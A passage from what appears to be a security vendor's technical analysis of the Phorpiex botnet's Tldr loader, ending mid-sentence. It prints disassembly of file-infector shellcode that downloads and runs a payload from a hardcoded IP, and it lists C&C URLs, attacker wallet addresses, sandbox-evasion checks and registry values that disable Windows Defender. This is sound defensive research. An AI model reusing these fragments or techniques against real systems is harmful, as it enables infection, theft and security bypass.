
Phorpiex Arsenal: Part I

research.checkpoint.com/2020/phorpiex-arsenal-part-i/

January 27, 2020



The Phorpiex botnet currently consists of more than 1,000,000 infected Windows computers. In our previous publications, we wrote about the botnet architecture, its command and control infrastructure, and monetization methods:

Phorpiex Breakdown

In the Footsteps of a Sextortion Campaign

In this article, we outline the technical details for implementing this botnet's malicious modules.

The core part of the Phorpiex botnet is a loader named Tldr. It is responsible for loading additional malicious modules and other malware to the infected computers. Each module is a separate Windows executable. Usually, Phorpiex modules are very small and simple. The malware configuration, that usually includes addresses of the C&C servers, crypto-currency wallets, and URLs to download malicious payloads, is hardcoded to the malware executables. If it's necessary to update the configuration, the botnet operators just load a new module to the infected machines. In addition, the modules are updated frequently with minor changes. During 2019, we observed the following types of modules:

- Loader Phorpiex Tldr.
- VNC Worm Module.
- NetBIOS Worm Module.
- XMRig Silent Miner.
- Spam Module: Self-spreading and Sextortion
- Auxiliary modules (tiny geo-targeted loaders, and clean-up modules).

We should emphasize that 3 of these modules (Tldr, VNC Worm, and NetBIOS Worm) have functionality that allow the malware to spread itself. For example, Tldr has the functionality of a file-infecting virus and is able to infect other files; VNC Worm connects to VNC servers with weak passwords and tries to infect them by simulating user input. This explains why this botnet has such a high prevalence.

In this report, we describe two of the Phorpiex modules in detail:

- Loader Phorpiex Tldr.
- VNC Worm Module.

Phorpiex Tldr

Tldr (probably stands for “TrikLoader”) is one of the key parts in the Phorpiex botnet infrastructure.

```
.rdata:004051A0 ; Debug Directory entries
.rdata:004051A0                 dd 0                    ; Characteristics
.rdata:004051A4                 dd 5B21B75Fh            ; TimeDateStamp: Thu Jun 14 00:31:27 2018

.rdata:00407074                 db 'C:\Users\x\Desktop\Home\Code\Tldr v2.0\Release\Tldr.pdb',0 ; PdbFileName
```

Figure 1 – Phorpiex Tldr PDB filename

When we first discovered this malware, we could not identify it or understand its affiliation with the botnet. However, its binary code, mutex names, and sandbox evasion techniques are evidence that this malware was developed by the same group of cybercriminals as those behind the Phorpiex Trik IRC bot. Also, we found several intersections between the Trik and Tldr C&C servers.

We noticed a large number of Phorpiex Tldr versions, each with different functionality. Our focus is on features they have in common, paying special attention to new functions added in the latest version (from July 2019). As stated previously, the main purpose of Tldr malware is to download and execute other modules and malware to infected computers. However, this is not the only functionality. Tldr is also capable of self-spreading, as it can behave like a worm or a file-infecting virus and infect other software.




Figure 2 – Phorpiex Tldr timeline

Evasion techniques

Phorpiex Tldr uses simple sandbox evasion techniques. When started, it calls the `GetModuleHandle`() API function to check if one of the following modules is loaded in its process:

- SBIEDLL.DLL
- SBIEDLLX.DLL
- WPESPY.DLL
- DIR_WATCH.DLL
- API_LOG.DLL
- DIR_WATCH.DLL
- PSTOREC.DLL

Then, it enumerates the running processes and checks if the process filename is one of the following:

- VBOXSERVICE.EXE
- VBOXTRAY.EXE
- VMTOOLSD.EXE

- VMWARETRAY.EXE
- VMWAREUSER
- VMSRVC.EXE
- VMUSRVC.EXE
- PRL_TOOLS.EXE
- XENSERVICE.EXE

An older version of Tldr (TldrV3, May 2018), also checks these processes:Then, it enumerates the running processes and checks if the process filename is one of the following:

- python.exe
- pythonw.exe
- prl_cc.exe
- vboxservice.exe
- vboxcontrol.exe
- tpautoconnsvc.exe

Finally, Tldr calls the `IsDebuggerPresent()` API function to check if the malware is being debugged.

If at least one check doesn't pass, Tldr stops execution.

Initialization

The initialization step is very similar to the one for the Phorpiex Trik.

To prevent running multiple instances of Phorpiex Tldr, it creates a mutex with a specific hardcoded name. Older versions used the mutex name containing the version number, for example, "**TldrV3**". In the latest version, the mutex name is different for each campaign. Usually it consists of several digits, for example: "**6486894**".




Figure 3 – Mutex names used by different versions of Tldr.

The next step is the same for all Phorpiex samples: deleting the ":Zone.Identifier" alternative data stream. This is performed to remove the trace that the origin of the file is an untrusted source.

In addition, the version from July 2019 (Tldr v5.0) acquires Debug privilege:




Figure 4 – Tldr acquiring debug privilege in the version from July 2019

Persistence

Tldr copies itself to the following folders:

- **%windir%**
- **%userprofile%**
- **%systemdrive%** (only version from July 2019)
- **%temp%**

For the Phorpiex Tldr V3, choosing the path and the filename is almost identical to the procedures used by Phorpiex Trik. Tldr creates a subfolder with a hardcoded name that starts with **"T-"** (in Phorpiex Trik, names started with **"M-"**) under these paths. Then the malware copies its executable to the created folder under a hard-coded filename. For example:

C:\WINDOWS\T-9759504507674060850740\winsvc.exe

Unlike Phorpiex Tldr v3, the newer version sets up persistence only if its filename doesn't contain the "**sys**" substring. Then, it uses a sub-folder name generated from random digits and a filename that starts with "**sys**" followed by 4 random letters:

```
ExpandEnvironmentStringsW(target_paths[i], &folder, 0x208u);
rl3 = abc[rand() % 25 + 1];
rl2 = abc[rand() % 25 + 1];
rl1 = abc[rand() % 25 + 1];
r = rand();
wsprintfW(&rnd_filename, L"sys%ls%ls%ls%ls.exe", abc[r % 25 + 1], rl1, rl2, rl3);
rnd1 = rand() % 30000 + 1000;
rnd2 = rand();
wsprintfW(&subfolder, L"%ls\\%d%d", &folder, rnd2 % 30000 + 1000, rnd1);
wsprintfW(&NewFileName, L"%ls\\%ls", &subfolder, &rnd_filename);
```

Figure 5 – Generating the filename for setting up persistence

Therefore, a new filename looks like this:

C:\WINDOWS\2813528135\sysjekp.exe

Phorpiex Tldr sets the attributes **FILE_ATTRIBUTE_READONLY, FILE_ATTRIBUTE_HIDDEN, FILE_ATTRIBUTE_SYSTEM** for both the created file and subfolder.

Then, the malware sets up registry autorun entries for each created copy under the following keys:

- **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**
- **HKLM\Software\Microsoft\Windows\CurrentVersion\Run**

Tldr creates a new registry value with a hardcoded name. In the researched sample, this name is "**Windows Operating System**":




Figure 6 – Phorpiex Tldr autorun registry value

In addition, it adds a firewall exception by creating a new value under the registry key:

SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List




Figure 7 – Phorpiex Tldr firewall exception

Bypassing Windows Security

The version of Phorpiex Tldr from July 2019 (Tldr v5) disables Windows security features such as Windows Defender, Security notifications and System Restore by setting the following registry values:

Key	Value
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender	“DisableAntiSpyware”= 1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection	“DisableBehaviorMonitoring” = 1 “DisableOnAccessProtection” = 1 “DisableScanOnRealtimeEnable” = 1
HKLM\SOFTWARE\Microsoft\Security Center **HKLM\SOFTWARE\Microsoft\Security Center\Svc**	“AntiVirusOverride” = 1 “UpdatesOverride” = 1 “FirewallOverride” = 1 “AntiVirusDisableNotify” = 1 “UpdatesDisableNotify” = 1 “AutoUpdateDisableNotify” = 1 “FirewallDisableNotify” = 1
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore	“DisableSR” = 1

Table 1 – Registry values modified by Tldr v5.

Older versions of Tldr disable AntiSpyware only.

Main functionality

For each malicious activity, Phorpiex Tldr creates a separate thread.

Crypto Clipper Thread

Almost all samples contain functionality for stealing crypto-currency. This is done by changing the address of a crypto-currency wallet in the clipboard of an infected system.

In the infinite loop, every 200 milliseconds, the malware queries the clipboard data by calling the API functions **OpenClipboard(0)** and **GetClipboardData(CF_TEXT)**.

To determine if the clipboard contains a crypto-wallet address, Phorpiex Tldr performs several checks:

- The first character is one of these: 1, 3, q, 2, X, D, 0, L, 4, P, t, z, G, U, E;
- The clipboard length is between 25 and 45 characters, or 9 letters, or between 90 and 115 letters.
- Clipboard data should not contain letters: O (0x4F), I (0x49), l (0x6C)
- Clipboard data should contain only digits and letters

If any of the checks fail, the clipboard remains unchanged. Otherwise, it determines the type of a crypto-currency wallet address and changes it to one of the hardcoded values. Phorpiex Tldr determines the exact type of blockchain by the first character of the clipboard data:

```
if ( *clipboard_data == '1' || *clipboard_data == '3' )// Bitcoin (BTC)
  new_value = "1L6sJ7pmk6EGMUoTmpdbLez9dXACcirRHh";
if ( *clipboard_data == 'q' )                 // Bitcoin Cash (BCH)
  new_value = "qzgdgnfd805z83wpu04rh1d0yqs4d1rd351l01tqql";
if ( *clipboard_data == '2' )                 // Monero (XMR) raw address
  new_value = "2AP23wq1VtyCKRq3z6o58yErEHYwtnQmQH9RrsmkBTmTPG8tjt6HJorFr6MNqj3PGR4PGXzCGYQw7UemxRoRxCC9
if ( *clipboard_data == 'X' )                 // DASH
  new_value = "Xt8ZtCcG9BFoc7NfUNBVnxcTvYT4mmzh5i";
if ( *clipboard_data == 'D' )                 // Dogecoin (DOGE)
  new_value = "D7otx94yAiXMUuuff23v8PAYH5XpkdQ89M";
if ( *clipboard_data == '0' )                 // Ethereum
  new_value = "0xa5228127395263575a4b4f532e4f132b14599d24";
if ( *clipboard_data == 'L' )                 // Litecoin (LTC)
  new_value = "LUMrZN6GTetcrXtzMmRayLpRN9JrCNcTe7";
if ( *clipboard_data == '4' )                 // Monero (XMR) integrated address
  new_value = "4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtAN
if ( *clipboard_data == 'P' )
  new_value = "PEQUvKSBqyD3AFqFmZJ4C95HP3G8aWBC5t";
if ( *clipboard_data == 't' || *clipboard_data == 'z' )// ZEC
  new_value = "t1PVHo3JR9ZAxMxRXgTziGBeDwFb5Gwm64z";
```

Figure 8 – Crypto-currency wallets used by Phorpiex.

The following crypto-currencies are supported by Phorpiex:

- Bitcoin
- Bitcoin Cash
- Ethereum
- DASH
- Dogecoin
- Litecoin
- Monero
- Zcash

Crypto Clipper also handles Perfect Money wallets (Gold, USD, EUR):

```
if ( *clipboard_data == 'G' || *clipboard_data == 'U' || *clipboard_data == 'E' )
{
  if ( *clipboard_data == 'G' )              // Perfectmoney Gold
    new_value = "G19665901";
  if ( *clipboard_data == 'U' )              // Perfectmoney USD
    new_value = "U20733431";
  if ( *clipboard_data == 'E' )              // Perfectmomey EUR
    new_value = "E20895198";
}
```

Figure 9 – Perfect Money wallets used by Phorpiex.

Finally, the new data is sent back to the clipboard by calling **SetClipboardData(CF_TEXT, new_value)**.

Self-spreading Thread

In this thread, the functionality of a file-worm is implemented.

In an infinite loop with a delay of 2 seconds, Tldr enumerates the available drives using **GetLogicalDrives**. It reads the "**Software\Microsoft\Windows\CurrentVersion\Policies\Explorer**" registry key value "**NoDrives**" and excludes the drives disabled by the **NoDrives** Windows Explorer policy from enumeration.

Then, Tldr selects only removable and remote drives. On each selected drive, it creates a folder with the name "__" and sets the attributes **FILE_ATTRIBUTE_READONLY**, **FILE_ATTRIBUTE_HIDDEN**, and **FILE_ATRRIBUTE_SYSTEM** to the created folder to make it invisible in Explorer by default.

The malware copies itself to this folder under the hardcoded name ("**DriveMgr.exe**" in our sample). Tldr acquires the volume name of the selected drive. Then it creates a shortcut with the name "{volume_name}**.lnk**" in the root folder of the selected drive with the target:

%windir%\system32\cmd.exe /c start __ & __\DriveMgr.exe & exit

Then Tldr moves all folders from the root path of the selected drive to the folder "__". It also deletes all files in the root path with the following extensions:

***.lnk, *.vbs, *.bat, *.js, *.scr, *.com, *.jse, *.cmd,*.pif, *.jar, *.dll, *.vbe, *.inf"**

```
SEG001:003D2204                 mov     [ebp+pszSpec], offset a_lnk ; "*.lnk"
SEG001:003D220E                 mov     [ebp+var_12E0], offset a_vbs ; "*.vbs"
SEG001:003D2218                 mov     [ebp+var_12DC], offset a_bat ; "*.bat"
SEG001:003D2222                 mov     [ebp+var_12D8], offset a_js ; "*.js"
SEG001:003D222C                 mov     [ebp+var_12D4], offset a_scr ; "*.scr"
SEG001:003D2236                 mov     [ebp+var_12D0], offset a_com ; "*.com"
SEG001:003D2240                 mov     [ebp+var_12CC], offset a_jse ; "*.jse"
SEG001:003D224A                 mov     [ebp+var_12C8], offset a_cmd ; "*.cmd"
SEG001:003D2254                 mov     [ebp+var_12C4], offset a_pif ; "*.pif"
SEG001:003D225E                 mov     [ebp+var_12C0], offset a_jar ; "*.jar"
SEG001:003D2268                 mov     [ebp+var_12BC], offset a_dll ; "*.dll"
SEG001:003D2272                 mov     [ebp+var_12B8], offset a_vbe ; "*.vbe"
SEG001:003D227C                 mov     [ebp+var_12B4], offset a_inf ; "*.inf"
```

Figure 10 – Extensions of files deleted by Tldr on removable drives.

The reason for this may be to disable all other worms that reside on the same removable drive.

As we can see, the behavior is the same as for other worms that use removable drives for spreading.

However, in Tldr v5.0, a new functionality was introduced that allows the malware to function as a file-infecting virus and infect other executables. Earlier, Phorpiex used a separate module to infect other software.

The malware scans all folders on removable and remote drives and infects all .exe files that are still not infected.

To infect another PE file, Tldr performs the following modifications: It increments the number of sections in the PE file header, and sets the **TimeDateStamp** value of the header to the value **0x0000DEAD**:

```
SEG001:003D3CB2 loc_3D3CB2:                             ; CODE XREF: ab_create_loader+1F5↑j
SEG001:003D3CB2                 mov     eax, [ebp+ImageNtHeader]
SEG001:003D3CB5                 mov     [eax+IMAGE_NT_HEADERS.FileHeader.TimeDateStamp], 0DEADh
```

Figure 11 – Timestamp signature used by Tldr to mark the infected files

The value **0x0000DEAD** in the **TimeDateStamp** is also used by the malware to detect if the file is already infected. The value 0x0000DEAD transforms into the timestamp **1970-01-01 15:50:05**. Therefore, infected samples can be easily found on VirusTotal using this query:
pets:1970-01-01T15:50:05

Tldr also creates a new code section with the name "**.zero**" and copies the malicious payload there. The Entry Point address is modified to point to the beginning of the created section. The **SizeOfImage** value of the header is increased by the length of the added section. The malware doesn't recalculate checksum; it is just reset to 0.




Figure 12 – Comparison of original and infected files

To create an adapter for calling the original entry point, the malware writes its relative address in the code of the main injected function:

Template

```
mov     [ebp+oep], 0CCCCCCCCh ; OEP
call    ab_GetPEB
mov     edx, [eax+12]
mov     eax, [edx+12]
```

Infected sample

```
mov     [ebp+var_8], 13A4h ; OEP
call    ab_get_PEB
mov     edx, [eax+12]
mov     eax, [edx+12]
```

Figure 13 – Comparison of the same function in the template and infected sample

Tldr uses the value **0xCCCCCCCC** to find the location in the template function, where the original entry point address should be placed:

```
memcpy(Dst, ab_INJECTED_function, Size);
while ( *Dst != 0xCCCCCCCC )
  Dst = (DWORD *)((char *)Dst + 1);
*Dst = ImageNtHeader->OptionalHeader.AddressOfEntryPoint;
```

Figure 14 – Setting the address of entry point in an infected sample

Malicious Shellcode

The shellcode inserted into infected files consists of several functions with position-independent code. This means that functions don't use absolute addresses and are able to function correctly when placed in any memory location.

First, the shellcode checks if the file **"%appdata%\winsvcs.txt**" exists. This file is created by the Phorpiex Tldr. If the file exists, the shellcode doesn't perform any action and just passes control to the original Entry Point of the infection program. Otherwise, it downloads and executes another file from a hard-coded URL:

```
.zero:1D00B39C          mov     eax, 'h'        ; http://193.32.161.69/ya.exe
.zero:1D00B3A1          mov     [ebp+szUrl], ax
.zero:1D00B3A8          mov     ecx, 't'
.zero:1D00B3AD          mov     [ebp+szUrl+2], cx
.zero:1D00B3B4          mov     edx, 't'
.zero:1D00B3B9          mov     [ebp+szUrl+4], dx
.zero:1D00B3C0          mov     eax, 'p'
.zero:1D00B3C5          mov     [ebp+szUrl+6], ax
.zero:1D00B3CC          mov     ecx, ':'
.zero:1D00B3D1          mov     [ebp+szUrl+8], cx
.zero:1D00B3D8          mov     edx, '/'
.zero:1D00B3DD          mov     [ebp+szUrl+0Ah], dx
.zero:1D00B3E4          mov     eax, '/'
.zero:1D00B3E9          mov     [ebp+szUrl+0Ch], ax
.zero:1D00B3F0          mov     ecx, '1'
.zero:1D00B3F5          mov     [ebp+szUrl+0Eh], cx
.zero:1D00B3FC          mov     edx, '9'
.zero:1D00B401          mov     [ebp+szUrl+10h], dx
.zero:1D00B408          mov     eax, '3'
```

Figure 15 – Part of the shellcode in infected sample.

The file is downloaded to the temp file using the API function **URLDownloadToFileW**. The name for the temp file is obtained using the functions **GetTempPathW** and **GetTempFileNameW**. If the file was successfully downloaded, the shellcode deletes ":Zone.Identifier" ADS from this file and executes the file using **CreateProcessW**.

Finally, the control is passed to the original entry point of the infected program.

C&C Check-in Threads

When first run, Phorpiex Tldr performs check-in HTTP requests to its C&C servers, using a hardcoded list of C&C servers:

```
SEG001:003D3D6A          mov     [ebp+cnc_hosts], offset aHttpB0t_to ; "http://b0t.to/"
SEG001:003D3D74          mov     [ebp+cnc_hosts+4], offset aHttpGshrghirhg ; "http://gshrghirhgsgrao.to/"
SEG001:003D3D7E          mov     [ebp+cnc_hosts+8], offset aHttpHehfaofieh ; "http://hehfaofiehgggao.to/"
SEG001:003D3D88          mov     [ebp+cnc_hosts+0Ch], offset aHttpSoghrrsoeu ; "http://soghrrsoeuhugao.to/"
SEG001:003D3D92          mov     [ebp+cnc_hosts+10h], offset aHttpEiiiaoihoa ; "http://eiiiaoihoaeruao.to/"
SEG001:003D3D9C          mov     [ebp+cnc_hosts+14h], offset aHttpRoiriorisi ; "http://roiriorisioroao.to/"
SEG001:003D3DA6          mov     [ebp+cnc_hosts+18h], offset aHttpOuhgousgoa ; "http://ouhgousgoahutao.to/"
```

Figure 16 – Hardcoded URLs of Phorpiex C&C servers.

Tldr creates a thread for each C&C server. Before starting the threads, the malware creates an empty file "**%appdata%\winsvcs.txt**". This file is used as a flag to determine if the malware is running for the first time. If this file already exists, the threads are not created.

In each thread, the malware queries the following URL:

http://<cnc_host>/t.php?new=1

We have also seen URLs of different formats in other samples. For example:

http://<cnc_host>/tldr.php?new=1

http://<cnc_host>/tldr.php?on=1

http://<cnc_host>/tldr.php?new=1&id=<random_number>

http://<cnc_host>/tldr.php?new=1&on=<random_number>

To perform check-in requests, Phorpiex Tldr uses a specific hard-coded value for User-agent header. The value for the version from July 2019 is:

Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0

The value for older versions:

Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0

Therefore, the resulting HTTP request looks like the following:

```
GET /tldr.php?new=1 HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0
Host: wbaeubuegsuxo.su
```

Figure 17 – Phorpiex C&C check-in request.

The C&C check-in functionality is not mandatory and not present in all samples.

Main thread

The main purpose of Phorpiex Tldr is to download and execute additional malicious payloads on infected hosts. It uses several hardcoded paths (usually from 4 to 8) to create URLs for downloading files:

```
mov     [ebp+file_list], offset a1_exe ; "1.exe"
mov     [ebp+file_list+4], offset a2_exe ; "2.exe"
mov     [ebp+file_list+8], offset a3_exe ; "3.exe"
mov     [ebp+file_list+0Ch], offset a4_exe ; "4.exe"
mov     [ebp+file_list+10h], offset a5_exe ; "5.exe"
```

Figure 18 – Hardcoded paths accessed at the C&C server by Phorpiex Tldr.

The resulting URLs looks like this:

http://<cnc_domain>/1.exe

http://<cnc_ domain>/2.exe

…

For each generated URL, the malware first checks its availability and content size by using the API functions **InternetOpenUrlA** and **HttpQueryInfoA**. If the URL is available, Tldr remembers the content size for each path. If the content size is the same as the previous value, the URL is skipped, thus preventing re-downloading the same payload.

If the URL is available and requested for the first time, or the content length differs from the previous value, Tldr downloads and executes it. The downloaded file is saved in the **%temp%** folder under the name:

"%d.exe" % random.randint(10000, 40000)

For example:

%temp%\23874.exe

Tldr performs 2 attempts to download a file: using **InternetOpenUrlW**/**InternetReadFile**, and using **URLDownloadToFileW** if the previous attempt failed.

After downloading the file, Phorpiex Tldr deletes its alternative data stream ":Zone.Identifier". Then it performs 2 attempts to execute the downloaded file: using **CreateProcess**, and **ShellExecute** if the previous attempt failed.

The actions above are performed in an infinite loop with a random delay from 1 to 600 seconds between cycles.

It's interesting to note that such an implementation of the loader is very unsafe; anyone who registers domains which are hardcoded in older versions of Phorpiex Tldr can upload and execute any software on infected hosts. However, the latest Tldr version (v5) received a significant improvement which makes such a scenario impossible.

The new feature uses file encryption with RC4 and RSA-SHA1 signature verification. The digital signature allows the malware to verify both the integrity and authenticity of downloaded samples.

The encrypted file has a header which contains the magic bytes ("**NGS!**"), the length of the RSA signature, and the RSA signature that is used for verifying the file. The first 16 bytes of the RSA signature are used as the RC4 decryption key:

